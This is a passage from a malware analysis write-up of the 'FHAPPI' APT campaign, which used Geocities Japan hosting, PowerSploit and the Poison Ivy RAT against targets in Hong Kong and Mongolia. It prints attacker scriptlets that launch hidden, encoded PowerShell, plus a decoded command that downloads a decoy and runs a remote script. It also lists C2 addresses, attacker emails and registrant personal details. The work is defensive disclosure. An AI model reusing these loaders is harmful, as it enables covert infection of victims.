Since time is somewhat limited lets ignore the small stuff and focus on WS2\_32.DLL cause it looks interesting. It seems that there is a socket(),gethostbyname() and a connect() call. These revealed hostname and IP address for the callback, along with minor information.

The IP address is a dial-up IP in South Korea. ↓



Network/BGP Information→ 「61.97.243.15 | 4766 | 61.97.243.0/24 | KIXS-AS | KR | kisa.or.kr | KRNIC」

So the hacker was utilizing another country for the CNC purpose, let's see more:

Hostname: **web.outlooksysm.net**

```
;; ANSWER SECTION:
web.outlooksystem.net. 600 IN A 61.97.243.15

;; AUTHORITY SECTION:
outlooksystem.net. 3600 IN NS b.ezdnscenter.com.
outlooksystem.net. 3600 IN NS a.ezdnscenter.com.

;; ADDITIONAL SECTION:
a.ezdnscenter.com. 745 IN A 218.66.171.140
a.ezdnscenter.com. 745 IN A 117.25.136.140
a.ezdnscenter.com. 745 IN A 121.12.104.76
b.ezdnscenter.com. 745 IN A 117.25.136.141
b.ezdnscenter.com. 745 IN A 121.12.104.77
b.ezdnscenter.com. 745 IN A 218.66.171.141
```

This is the used domain's **WHOIS** info:

```
Domain Name: outlooksystem.net
Registry Domain ID: 10632213
Registrar WHOIS Server: grs-whois.cndns.com
Registrar URL: http://www.cndns.com
Updated Date: 2016-05-27T11:24:02Z
Create Date: 2016-05-27T11:19:45Z
Registrar Registration Expiration Date: 2017-05-27T11:19:45Z
Registrar: SHANGHAI MEICHENG TECHNOLOGY INFORMATION DEVELOPMENT CO., LTD.
Registrar IANA ID: 1621
Registrar Abuse Contact Email: domain@cndns.com
Registrar Abuse Contact Phone: +86.2151697771
Reseller: (null)
Domain Status: ok https://icann.org/epp#ok
Registry Registrant ID:
Registrant Name: Liu Ying
Registrant Organization: Liu Ying
Registrant Street: Nan An Shi Jing Hua Lu 88Hao
Registrant City: NanAnShi
Registrant State/Province: FuJian
Registrant Postal Code: 009810
Registrant Country: CN
Registrant Phone : +86.13276905963
Registrant Phone Ext:
Registrant Fax: +86.13276905963
```

Registrant Fax Ext:  
Registrant Email: missliu6@sina.com

So we know where this asshole is coming from...

Just analyzing the code is not enough evidence, I needed a safe way to execute PE file to conduct further behavioral analysis. This way I could capture all the CNC/C2 traffic. ↓

No.	Time	Source	Destination	Protocol	Length	Info
56	28.041874	61.97.243.15	61.97.243.15	TCP	66	49312-80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
57	28.041931	61.97.243.15	61.97.243.15	TCP	66	80-49312 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
58	28.042075	61.97.243.15	61.97.243.15	TCP	54	49312-80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
59	28.042334	61.97.243.15	61.97.243.15	TCP	310	49312-80 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=256
60	28.042363	61.97.243.15	61.97.243.15	TCP	54	80-49312 [ACK] Seq=1 Ack=257 Win=30336 Len=0
61	28.793427	61.97.243.15	61.97.243.15	TCP	310	80-49312 [PSH, ACK] Seq=1 Ack=257 Win=30336 Len=256
62	28.809689	61.97.243.15	61.97.243.15	TCP	1514	80-49312 [ACK] Seq=257 Ack=257 Win=30336 Len=1460
63	28.809936	61.97.243.15	61.97.243.15	TCP	54	49312-80 [ACK] Seq=257 Ack=1717 Win=65536 Len=0
64	28.809982	61.97.243.15	61.97.243.15	TCP	644	80-49312 [PSH, ACK] Seq=1717 Ack=257 Win=30336 Len=590
65	29.013200	61.97.243.15	61.97.243.15	TCP	644	[TCP Retransmission] 80-49312 [PSH, ACK] Seq=1717 Ack=257 Win=30336 Len=590
66	29.013293	61.97.243.15	61.97.243.15	TCP	66	49312-80 [ACK] Seq=257 Ack=2307 Win=65024 Len=0 SLE=1717 SRE=2307
67	29.151462	61.97.243.15	61.97.243.15	TCP	1514	80-49312 [ACK] Seq=2307 Ack=257 Win=30336 Len=1460
68	29.151488	61.97.243.15	61.97.243.15	TCP	1290	80-49312 [PSH, ACK] Seq=3767 Ack=257 Win=30336 Len=1236
69	29.152001	61.97.243.15	61.97.243.15	TCP	54	49312-80 [ACK] Seq=257 Ack=5003 Win=65536 Len=0
70	29.167604	61.97.243.15	61.97.243.15	TCP	1402	80-49312 [PSH, ACK] Seq=5003 Ack=257 Win=30336 Len=1348
71	29.369197	61.97.243.15	61.97.243.15	TCP	1402	[TCP Retransmission] 80-49312 [PSH, ACK] Seq=5003 Ack=257 Win=30336 Len=1348
72	29.369428	61.97.243.15	61.97.243.15	TCP	66	49312-80 [ACK] Seq=257 Ack=6351 Win=64256 Len=0 SLE=5003 SRE=6351
73	29.505195	61.97.243.15	61.97.243.15	TCP	1514	80-49312 [ACK] Seq=6351 Ack=257 Win=30336 Len=1460
74	29.505226	61.97.243.15	61.97.243.15	TCP	1514	80-49312 [ACK] Seq=7811 Ack=257 Win=30336 Len=1460
75	29.505236	61.97.243.15	61.97.243.15	TCP	620	80-49312 [PSH, ACK] Seq=9271 Ack=257 Win=30336 Len=566
76	29.505479	61.97.243.15	61.97.243.15	TCP	54	49312-80 [ACK] Seq=257 Ack=9837 Win=65536 Len=0
77	29.515076	61.97.243.15	61.97.243.15	TCP	612	80-49312 [PSH, ACK] Seq=9837 Ack=257 Win=30336 Len=558
78	29.522175	61.97.243.15	61.97.243.15	TCP	1514	80-49312 [ACK] Seq=10395 Ack=257 Win=30336 Len=1460
79	29.522201	61.97.243.15	61.97.243.15	TCP	1514	80-49312 [ACK] Seq=11855 Ack=257 Win=30336 Len=1460
80	29.522428	61.97.243.15	61.97.243.15	TCP	54	49312-80 [ACK] Seq=257 Ack=13315 Win=65536 Len=0
81	29.522473	61.97.243.15	61.97.243.15	TCP	339	80-49312 [PSH, ACK] Seq=13315 Ack=257 Win=30336 Len=285
82	29.719041	61.97.243.15	61.97.243.15	TCP	54	49312-80 [ACK] Seq=257 Ack=13600 Win=65280 Len=0
83	29.864762	61.97.243.15	61.97.243.15	TCP	920	80-49312 [PSH, ACK] Seq=13600 Ack=257 Win=30336 Len=866
84	30.062371	61.97.243.15	61.97.243.15	TCP	54	49312-80 [ACK] Seq=257 Ack=14466 Win=64512 Len=0
85	30.481288	61.97.243.15	61.97.243.15	TCP	294	49312-80 [PSH, ACK] Seq=257 Ack=14466 Win=64512 Len=240
86	30.481319	61.97.243.15	61.97.243.15	TCP	54	80-49312 [ACK] Seq=14466 Ack=497 Win=31360 Len=0
87	30.966345	61.97.243.15	61.97.243.15	TCP	102	[TCP segment of a reassembled PDU]
88	31.047527	61.97.243.15	61.97.243.15	TCP	102	49312-80 [PSH, ACK] Seq=497 Ack=14514 Win=64256 Len=48
89	31.047569	61.97.243.15	61.97.243.15	TCP	54	80-49312 [ACK] Seq=14514 Ack=545 Win=31360 Len=0
90	73.732281	61.97.243.15	61.97.243.15	TCP	102	[TCP segment of a reassembled PDU]
91	73.828041	61.97.243.15	61.97.243.15	TCP	102	49312-80 [PSH, ACK] Seq=545 Ack=14562 Win=64256 Len=48
92	73.828089	61.97.243.15	61.97.243.15	TCP	54	80-49312 [ACK] Seq=14562 Ack=593 Win=31360 Len=0
93	118.919568	61.97.243.15	61.97.243.15	TCP	102	[TCP segment of a reassembled PDU]
94	119.038118	61.97.243.15	61.97.243.15	TCP	102	49312-80 [PSH, ACK] Seq=593 Ack=14610 Win=64256 Len=48
95	119.038147	61.97.243.15	61.97.243.15	TCP	54	80-49312 [ACK] Seq=14610 Ack=641 Win=31360 Len=0
96	164.067944	61.97.243.15	61.97.243.15	TCP	102	[TCP segment of a reassembled PDU]
97	164.093652	61.97.243.15	61.97.243.15	TCP	102	49312-80 [PSH, ACK] Seq=641 Ack=14658 Win=64256 Len=48
98	164.093691	61.97.243.15	61.97.243.15	TCP	54	80-49312 [ACK] Seq=14658 Ack=689 Win=31360 Len=0
99	209.207755	61.97.243.15	61.97.243.15	TCP	102	[TCP segment of a reassembled PDU]
100	209.250206	61.97.243.15	61.97.243.15	TCP	102	49312-80 [PSH, ACK] Seq=689 Ack=14706 Win=64256 Len=48
101	209.250245	61.97.243.15	61.97.243.15	TCP	54	80-49312 [ACK] Seq=14706 Ack=737 Win=31360 Len=0
102	254.371133	61.97.243.15	61.97.243.15	TCP	102	[TCP segment of a reassembled PDU]
103	254.390845	61.97.243.15	61.97.243.15	TCP	102	49312-80 [PSH, ACK] Seq=737 Ack=14754 Win=64256 Len=48
104	254.390882	61.97.243.15	61.97.243.15	TCP	54	80-49312 [ACK] Seq=14754 Ack=785 Win=31360 Len=0
105	299.535735	61.97.243.15	61.97.243.15	TCP	102	[TCP segment of a reassembled PDU]

In this traffic was sent my test PC info (knew this after decoded) (@. @ ; ;

```
ALLUSERSPROFILE=C:\ProgramData↓
APPDATA=C:\Users\MMDBANGSPIVY\AppData\Roaming↓
CommonProgramFiles=C:\Program Files\Common Files↓
COMPUTERNAME=MMDRCKS↓
ComSpec=C:\Windows\system32\cmd.exe↓
FP_NO_HOST_CHECK=NO↓
HOMEDRIVE=C:↓
HOMEPATH=\Users\MMDBANGSPIVY↓
LOCALAPPDATA=C:\Users\MMDBANGSPIVY\AppData\Local↓
LOGONSERVER=\\MMDRCKS↓
NUMBER_OF_PROCESSORS=4↓
OS=Windows_NT↓
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wb
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;↓
PROCESSOR_ARCHITECTURE=x86↓
PROCESSOR_IDENTIFIER=x86, GenuineIntel↓
PROCESSOR_LEVEL=6↓
PROCESSOR_REVISION=3f02↓
ProgramData=C:\ProgramData↓
ProgramFiles=C:\Program Files↓
PSModulePath=C:\Windows\system32\WindowsPowerShell\v1.0\Mo
PUBLIC=C:\Users\Public↓
SESSIONNAME=Console↓
SystemDrive=C:↓
SystemRoot=C:\Windows↓
TEMP=C:\Users\~1\AppData\Local\Temp↓
TMP=C:\Users\~1\AppData\Local\Temp↓
USERDOMAIN=MMDBANGSPIVY↓
USERNAME=MMDBANGSPIVY↓
USERPROFILE=C:\Users\MMDBANGSPIVY↓
windir=C:\Windows↓
```

The first transmission has a size of 256 bytes...this looks interesting... ↓

Filter: tcp.stream eq 2

No.	Time	Source	Destination	Protocol	Length	Info
56	28.041874		61.97.243.15	TCP	66	49312-80 [SYN]
57	28.041931	61.97.243.15		TCP	66	80-49312 [SYN]
58	28.042035		61.97.243.15	TCP	54	49312-80 [ACK]
59	28.042334		61.97.243.15	TCP	310	49312-80 [PSH]
60	28.042365	61.97.243.15		TCP	34	80-49312 [ACK]
61	28.793427	61.97.243.15		TCP	310	80-49312 [PSH]
62	28.809689	61.97.243.15		TCP	1514	80-49312 [ACK]
63	28.809936		61.97.243.15	TCP	54	49312-80 [ACK]
64	28.809982	61.97.243.15		TCP	644	80-49312 [PSH]
65	29.013200	61.97.243.15		TCP	644	[TCP Retransm]
66	29.013293		61.97.243.15	TCP	66	49312-80 [ACK]
67	29.151462	61.97.243.15		TCP	1514	80-49312 [ACK]
68	29.151462		61.97.243.15	TCP	1514	80-49312 [ACK]
69						
70						
71						
72						
73						
74						
75						
76						
77						
78						
79						
80						

Wireshark: HTTP object list

Packet num	Hostname	Content Type	Size	Filename
49	www.geocities.jp		33 kB	johnts0301.psl
59			256 bytes	
61			256 bytes	
70			1348 bytes	
71			1348 bytes	
73			1460 bytes	
74			1460 bytes	
75			566 bytes	
79			1460 bytes	
85			240 bytes	

Follow TCP Stream (tcp.stream eq 2)

Stream Content

```

v.i...=EV..y..0.GQ...&/..F..iw@..X..v..b...|!.....
gw<c...O..Nz..].....Iw"...Kh.vR..j...s.^
[.....GO..).....t...F*d..a..:F.....Z..P..E..k'.....C..}.....g.....fje}
D...P...)...D.....D.
.BRM..@...).X/vKG.O...*AD.....
h<..|..S..u..$D...[.....*.....F..c...l]...K...MyMU...L..XH.
(.y.@.N...b..f..a..D...CG..K..j...9n..d..x..r..Xp..)l..G...?..8...T]
.(3.[.]p..D..zGn..+./ou.@.
...KQ...n..9..V..UJn...p..b..n..t<.....d...8...n..w...Y..t...L...5./H..<}
]C.H.._].....p2Z...#..-}...x..k...a..5.....9...Y...F..4R..w...

```

ここに書いた送信トラフィックはPoisonIVYのChallenge and Responseトラフィック

#MalwareMustDie! @unixfreaxjp

So by looking ups some reference material turns out that this 256 byte transmission is an identifiable traffic pattern for the Poison Ivy RAT. (The Challenge and Response Traffic for Poison Ivy) ↓

```

Follow TCP Stream (tcp.stream eq 1)
Stream Content
00000000 60 59 db 2a b5 6b bd 21 49 d3 8d 12 50 03 ce 0b `Y.*.k.! I...P...
00000010 54 c8 6b 4c 44 14 17 d1 c9 4b 67 53 af c1 3a ec T.kLD... .KgS...:
00000020 0f 69 0e 6b 89 b1 b5 eb a4 0a e9 a1 d5 41 bb b5 .i.k.... .A...
00000030 09 50 d5 eb ff e1 aa 40 06 40 06 3d 3e 90 aa ec .P.....@ .@.=>...
00000040 43 48 ea 49 4f 85 62 0a f7 9d a0 16 c6 c4 b1 49 CH.IO.b. ....I
00000050 f8 e6 26 14 34 42 fa 83 7d 0a 59 56 a5 13 5f 59 ..&.4B.. }.YV...Y
00000060 cd aa 69 7a 62 c7 9b e9 78 35 27 bc 90 17 1c fb .izb... x5'.....
00000070 f5 6f 62 29 9a ac e6 7c e6 28 f3 38 9d 0d 96 5b .ob)...| .(.8...[
00000080 ab 53 9c 57 5f ce 16 d7 9b 7b b8 95 e0 96 07 08 .s.w... {.....
00000090 69 f5 c0 8a b1 dc 32 e4 68 7d 3a 70 55 01 43 59 i.....2. h}:pu.CY
000000A0 41 18 5c 03 32 82 71 72 31 c1 bc a8 f0 62 d4 9e A.\.2.qr 1...b..
000000B0 70 a1 49 97 15 ba 8e cf 9f 6e 21 f5 22 94 76 3c p.I..... .n!".v<
000000C0 1b 01 4c 74 27 58 94 29 c7 21 e9 d3 38 78 0d 7b ..Lt'X.) .!..8x.{
000000D0 85 5c 64 09 af 08 55 47 f1 68 27 ac d2 1c 79 cd .\d...UG .h'...y.
000000E0 4e d5 fd 0e 31 a8 ab de 90 df 8f 70 b5 50 a6 c6 N...1... ..p.P..
000000F0 ee 62 4a fa 7a f9 21 af 54 98 bb 72 44 0c 66 28 .bj.z.!. T..rd.f(
00000100 14 41 47 8a af 71 2c e1 65 5a 2d db 3d c9 f0 bb .AG..q.. eZ-.=...
00000110 6c 01 4c b0 da 0d a9 4e f8 32 97 3b 40 65 8d a3 ].L....N .2.;@e..
00000120 a2 51 12 f5 00 89 ce 68 0f ef 90 32 bf 86 5b 13 .q.....h ...2..[.
00000130 29 26 c2 d6 dd 78 c9 de 1b 2c e4 45 ed 86 9d a1 )&...x... .E....
00000140 db 8a 11 2b 1e 4e 16 d0 05 fc 5d c1 8c 52 f4 af ...+.N... ]..R..
00000150 2a 18 dc ec b5 35 2e e9 38 bd 6d e7 9a c8 9f b3 *....5.. 8.m....
00000160 e5 39 02 46 48 f9 9b 7d 08 06 c1 e7 7e 51 a9 5f .9.FH.} ....~Q.-
00000170 2f 2d ed 61 2d 62 8e 3d 9d ee 57 2c d8 56 83 f2 /-a-b.= ..w..V..
00000180 43 d4 b0 18 73 ca 7c 59 ab 9e 2d 76 0c 9f 69 36 C...s.|Y ..-v..i6
00000190 fa 85 eb ad 0e 0f a5 1b fa 4b dd fc c9 c6 1f d0 ..... .K.....
000001A0 c9 a2 36 a5 6f b8 ab 22 1d df 8c fe bd 38 24 e1 ..6.o." .....8$.
000001B0 64 99 61 68 71 6c df d2 3d 08 23 bb 9e 9f b7 d5 d.ahq1. =.#.....
000001C0 d1 6f 14 3f 53 54 db 5e f0 18 02 2d 63 45 0b 14 .o.?ST.^ ....-CE..
000001D0 41 8e 2f 64 6e ba af 7b d4 b1 fd 71 8d bc 9d e4 A./dn.{ ...q....
000001E0 b6 e6 9d 44 83 c1 01 69 5d e4 14 b0 ac 9f 05 9e ...D...i ].....
000001F0 0d f5 2f 3a 94 23 ed b4 90 ec ee 7e e6 e8 8e 04 ../:.#. ....~....
00000200 d0 15 00 00 de 70 32 5a 15 91 e0 0f 23 92 2d 83 .....p2Z .....#.-.
00000210 7d 10 b5 78 15 6b cf c2 c6 ee d6 61 cf 35 11 a6 }.x.k... .a.5..
00000220 8b af 8e db 12 39 ea c8 03 59 ec 10 f2 b5 46 0e .....9.. .Y...F.
00000230 91 34 52 9e 77 eb 87 0b b9 6b 0f 69 28 2d bc 00 .4R.w... .k.i(-..
00000240 dc 91 f2 ba 9a bb 76 35 dc 93 f6 f9 a1 39 fc c0 .....v5 .....9..
00000250 f5 0a 1a 88 9c 81 61 91 2f 68 a4 73 c0 1f 32 c0 .....a. /h.s..2.
00000260 51 05 3e 42 a4 83 8a 5b 3d 19 80 10 e0 b7 9a 45 Q.>B...[ =.....E
00000270 3e 84 3d 1a fd d9 c7 87 3c 7a 08 b3 35 23 b4 2c >=..... <Z..5#.,
00000280 11 b7 4e 29 5a 2e 3f ea f7 6e 8b 73 28 e1 5b 49 ..N)Z.?. .n.s([I
00000290 c3 c3 71 cd 35 94 88 da ea b1 9c 46 a5 b5 b0 44 .q.5... ..F...D
000002A0 7d d0 03 53 3f 0c 78 04 04 f2 2e 82 b4 12 56 b5 }..s?.x. ....V.
000002B0 36 7b 21 67 32 65 05 b9 47 8a ff a1 37 c6 64 7c 6{!g2e.. G...7.d|
000002C0 13 52 35 6e fc 0a 34 d7 07 34 e3 a3 54 2c b9 5d .R5n..4. .4..T..]
000002D0 1e 5b 9a 6f 07 42 fe 37 2c ea b0 a0 4d 6a 59 3e .[.o.B.7 ...MjY>
000002E0 b5 8d 81 86 8f 74 80 87 8d 8e 8f 90 91 92 93 94 95 96 97 98 99

```

Poison Ivy: Poison Ivy also known as PIVY is a RAT (Remote Administration Tool) , its a back door style malware. Many espionage related malware utilize this Poison Ivy kit in APT(Targeted Attacks)

## 7 . Conclusion

This APT campaign utilized many variants to falsely have the victim download a malicious VBScript , which then downloaded a secondary staged attack .doc file and opening it. Behind this action it quietly executes a PowerShell(Powersploit) attack to infect the victims with Poison Ivy into a process running in memory. This was an unique instance where a modified Powersploit PoC code was utilized in an APT infection and shows the potential dangers of such an attack.



Poison IVY malware is what was actually injected in the malicious process userinit.exe created or prepared by the PowerSploit used shellcode. The concept of infection is fileless, it's avoiding known signature for detection by multiple encodings and wraps, and it is also 100% avoiding the original attacker's working territory. This will make the current APT campaign has better chance of success other cases caused by similar payload.

This APT campaign utilized multiple accounts on Geocities Japan, leading to the possibility that there is a larger APT campaign being conducted. The TPPs of this attack were the first to be recognized in Japan, and after discussing the attack with my friends and fellow researchers we have named it "Free Hosting (pivoted) APT PowerSploit Poison Ivy" (FHAPPI)

Credit: El Kentaro (FHAPPI Idea and logo, credit), Luffy, Syota Shinogi, Ino Yuji (credit) ++

To avoid further victims I really hope that the vbiayay1 account on Geocities.jp gets taken down quickly and the malware deleted. I hope that this analysis can help in the investigation and the countering of this threat. Also from the analysis I am certain that the Korean IP address 61.97.243.15 is a CNC for Poison Ivy therefore recommend blocking access to and from this IP.

I also have already contacted Gmail regarding the email sender, the following address were used:

1. wisers.data@gmail.com
2. health.pro.demo30@gmail.com

These accounts can be used in other APT campaigns, so I suggest blocking & start tracing these addresses. I also hope that malware source codes and PoC are not shared in public.

## 8 . Sample

I'm still working on this, so I will only share the hashes for the samples. I will add the VT URLs once I am done.

```
1 | 1.MD5 (Meeting_sum x x .doc) = 0011fb4f42ee9d68c0f2dc62562f53e0
2 | 2.MD5 ( x x x 0301.ps1) = b862a2cfe8f79bdbb4e1d39e0cfcae3a
3 | 3.MD5 (Meeting_ x x x .doc) = 0011fb4f42ee9d68c0f2dc62562f53e0
4 | 4.MD5 ( x x x 0301.ps1) = b862a2cfe8f79bdbb4e1d39e0cfcae3a
5 | 5.MD5 ( x x x 0301.wsc) = 7c9689e015563410d331af91e0a0be8c
6 | 6.MD5 (shellcode-bin) = cb9a199fc68da233cec9d2f3d4deb081
7 | 7.MD5 (stupid-shellcode.exe) = 661d4e056c8c0f6804cac7e6b24a79ec
8 |
9 | Other samples. (credit: Syota Shinogi)
10 | MD5 (f0921.ps1) = e798a7c33a58fc249965ac3de0fee67b
```



## 9 . Update.

## 9 . 1 . Finding other Geocities accounts.

Thanks to Syota Shinogi's help (credit) in further researching he found another Geocities Japan account. It uses the same PowerSploit shell code and the .doc file was a document in Mongolian , possibly targeting users in or related to Mongol.

Screen shot ↓

```
$ curl http://www.geocities.jp/lgxpy6/f0921-6.sct
<?XML version="1.0" ?>
<scriptlet>

<registration
  description="Empire"
  progid="Empire"
  version="1.00"
  classid="{20001111-0000-0000-0000-0000FEEDACDC}"
>
  <script language="VBScript">
    <![CDATA[


      createobject("wscript.shell").run "powershell.exe -w hidden -ep bypass -Enc JABuAD0AbgB1AHcALQBvAQ
      AHQA0wANAoAJABuAC4AcABYAG8AeAB5AD0AWwBOAGUAdAAuAFcAZQBIAFIAZQBxAHUAZQBzAHQAAXQA6ADoARwBIAHQAUwB5AHMAdABIAGOAVw
      bwB4AHkALgBDAHI AZQBKAGUAbgB0AGkAYQBsaHMAPQBbAE4AZQB0AC4AQwByAGUAZABIAg4AdABpAGEAbABDAGEAYwBoAGUAXQA6ADoARABIAQ
      AAoAJABuAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsaGUAKAAIAggAdAB0AHAAOgAvAC8AdwB3AHcALgBnAGUAbwBjAGkAdABpAGUAcwAuAGoAcA
      dABIAHMAAdQBsaCOAbwBmAGYAcwBoACOAMgAwADEANgAwADkAMQA4AC4AZABvAGMAeAAIAcWAIgAkAGUAbgB2ADoAdABIAGOAcBcAGgAdQBIAQ
      ADAAMQA2ADAaOQAxAADgALgBkAG8AYwB4ACIAKQA7AAQACgBTAHQAYQBIAHQALQBQAHIAbwBjAGUAcwBzACAAIgAkAGUAbgB2ADoAdABIAGOAcA
      ZgBzAGgALQAYADAAMQA2ADAaOQAxAADgALgBkAG8AYwB4ACIAADQAKAEKARQBYACAAJABuAC4AZABvAHcAbgBsAG8AYQBkAHMAdABYAGkAbgBnAQ
      AHQAaQBIAHMLgBqAHAALwBsAGcAeABwAG8AeQA2AC8AZgAwADkAMgAxAC4AcABzADEAJwApADsADQAKAA==", 0, TRUE

    ]]]>
  </script>
</registration>

</scriptlet>$ date
Wed Mar 15 17:16:25 JST 2017
$
```

Credit: Syota Shinogi

Screenshot: @unixfreaxjp



## 9 . 2 . File name contains the APT information

URL and attack campaign related information : ↓



This shows the attack date, target ID and some form of versioning/series type of information.

## 9 . 3 . The Deletion process of the APT malware files

With the help of the *Yahoo Incident Response Division (YIRD)* and *JP-CERT/ICC* and other *great security folks in Japan* the files was successfully deleted.

The following files were deleted. ↓

【報告】 FHAPPI のマルウェアURLがヤフージャパンgeocitiesさんのサーバに全て駆除されました。駆除URLの一覧↓(確認済み)

hxxp://www.geocities.jp/vbiayay1/xxxxxx0301.wsc

備考: 感染入りロスキプト (ターゲット: 香港)

hxxp://www.geocities.jp/vbiayay1/Meeting\_summary.doc

備考: 被害者を騙す為のDOC資料 (ターゲット: 香港)

hxxp://www.geocities.jp/vbiayay1/xxxxxx0301.ps1

備考: Poison Ivy RAT スパイウェアのインストーラー (ターゲット: 香港)

hxxp://www.geocities[.]jp/lgxpoy6/xxx0921-6.sct

備考: 感染入りロスキプト (ターゲット: モンゴル)

hxxp://www.geocities[.]jp/lgxpoy6/huuliin-tusul-offsh-20160918.docx

備考: 被害者を騙す為のDOC資料(ターゲット: モンゴル)

hxxp://www.geocities[.]jp/lgxpoy6/xxx0921.ps1

備考: Poison Ivy RAT スパイウェアのインストーラー(モンゴル)

なお、追加のファイルも沢山発見しました、詰まり↓

hxxp[:]//www.geocities[.]jp/vbiayay1/xxxxxx0302.wsc

hxxp[:]//www.geocities[.]jp/vbiayay1/xxxxxx0303.wsc

hxxp[:]//www.geocities[.]jp/vbiayay1/xxxxxx0304.wsc

hxxp[:]//www.geocities[.]jp/vbiayay1/xxxxxx0315.wsc

※) Deletion confirmed time : 2017 March. 11th 10:00 am

thank you all for your help.

#### 9 . 4 . FHAPPI Campaign targeting Mongol

The user lgxpoy6」 contains data for Mongolian APT target. The infection vector is the same, judging from the date it started sometime in September of last year. Many artifacts and web sigs has gone or faded but, what the heck, so lets analyze this too for the malware improvement comparison..

The first installer script was not obfuscated using base 64.

It utilizes VBscript but not encoded, and executes powershell.exe directly however the execution process itself is the

same as the campaign explained in above. ↓

```
1 <?XML version="1.0"?>↓
2 <scriptlet>↓
3 ↓
4 <registration↓
5   description="Empire"↓
6   progid="Empire"↓
7   version="1.00"↓
8   classid="{20001111-0000-0000-0000-0000FEEDACDC}"↓
9   >↓
10  <script language="VBScript">↓
11    <![CDATA[↓
12 ↓
13    createobject("wscript.shell").run "powershell.exe -w hidden -ep bypass -Enc JABuAD0AbgB1Af
14 IAGMAdAAgAG4AZQBOAC4AdwB1AGIAYwBsAGkAZQBwAHQA0wANAAoAJABuAC4AcABYAG8AeAB5AD0AWwBOAGUAdAAuAFcAZQB1AFIAz
15 QAXQA6ADoARwB1AHQAUwB5AHMAAdAB1AG0AVwB1AGIUABYAG8AeAB5ACgAKQA7AA0ACgAkAG4ALgBQAHIAbwB4AHkALgBDAHIAZQBk
16 QBsAHMAPQBbAE4AZQBOAC4AQwByAGUAZAB1AG4AdABpAGEAbABDAGEAYwBoAGUAXQA6ADoARAB1AGYAYQB1AGwAdABDAHIAZQBkAGL
17 AHMA0wANAAoAJABuAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAiAGgAdABOAHAA0gAvAC8AdwB3AHcALgBnAGUAbwBjAGkAd/
18 AcAAvAGwAZwB4AHAAbwB5ADYALwBoAHUAdQBzAGkAaQBuAC0AdAB1AHMAAdQBzAC0AbwBmAGYAcwBoACOAMgAwADEANgAwADkAMQA4/
19 AiACwA1gAkAGUAbgB2ADoAdAB1AG0AcABcAGgAdQB1AGwAaQBPAG4ALQB0AHUAcwB1AGwALQBvAGYAZgBzAGgALQAYADAAMQA2ADA/
20 G8AYwB4ACIAKQA7AA0ACgBT AHQAYQBwAHQA0wANAAoAJABuAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAiAGgAdABOAHAA0gAvAC8AdwB3AHcALgBnAGUAbwBjAGkAd/
21 cwB1AGwALQBvAGYAZgBzAGgALQAYADAAMQA2ADAAMQA4ADAgALgBkAG8AYwB4ACIAADQAKAEkARQBYACAAJABuAC4AZABvAHcAbgBsAC
22 yAGkAbgBnACgAJwBoAHQAAdABwADoALwAvAHcAdwB3AC4AZwB1AG8AYwBpAHQAaQB1AHMALgBqAHAALwBzAGcAeABwAG8AeQA2AC8A
23 z4AcABzADEAJwApADsADQAKAA==", 0, TRUE↓
24 ↓
25   ]]>↓
26 </script>↓
27 </registration>↓
28 ↓
29 ↓
30 </scriptlet>[EOF]
```

The encode command executed by powershell.exe has the same format ↓

```
$
$ ./parse mongol-powershellcmd
$
$n=new-object net.webclient;
$.proxy=[Net.WebRequest]::GetSystemWebProxy();
$.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;
$.DownloadFile("http://www.geocities.jp/lgxpoj6/huuliiin-tusul-offsh-20160918.docx", "$env:temp#huuliiin-tusul-offsh-20160918.docx");
Start-Process "$env:temp#huuliiin-tusul-offsh-20160918.docx"
|EX $.downloadstring("http://www.geocities.jp/lgxpoj6/f0921.ps1");
$
$
```

Mongolian Decoy Document ↓

МОНГОЛ УЛСЫН ХУУЛЬ

2016 оны .. дугаар  
сарын ...-ны өдөр

Улаанбаатар  
хот

**НИЙТИЙН АЛБАНД НИЙТИЙН БОЛОН ХУВИЙН АШИГ СОНИРХЛЫГ  
ЗОХИЦУУЛАХ, АШИГ СОНИРХЛЫН ЗӨРЧЛӨӨС УРЬДЧИЛАН СЭРГИЙЛЭХ  
ТУХАЙ ХУУЛЬД НЭМЭЛТ, ӨӨРЧЛӨЛТ ОРУУЛАХ ТУХАЙ**

**1 дүгээр зүйл.**Нийтийн албанд нийтийн болон хувийн ашиг сонирхлыг зохицуулах, ашиг сонирхлын зөрчлөөс урьдчилан сэргийлэх тухай хуульд доор дурдсан агуулгатай зүйл нэмсүгэй:

**1/10<sup>1</sup> дүгээр зүйл:**

**"10<sup>1</sup>дүгээр зүйл.**Гадаад улсын нутаг дэвсгэрт банкны данс эзэмших, хуулийн этгээд байгуулахтай холбогдсон хориглолт

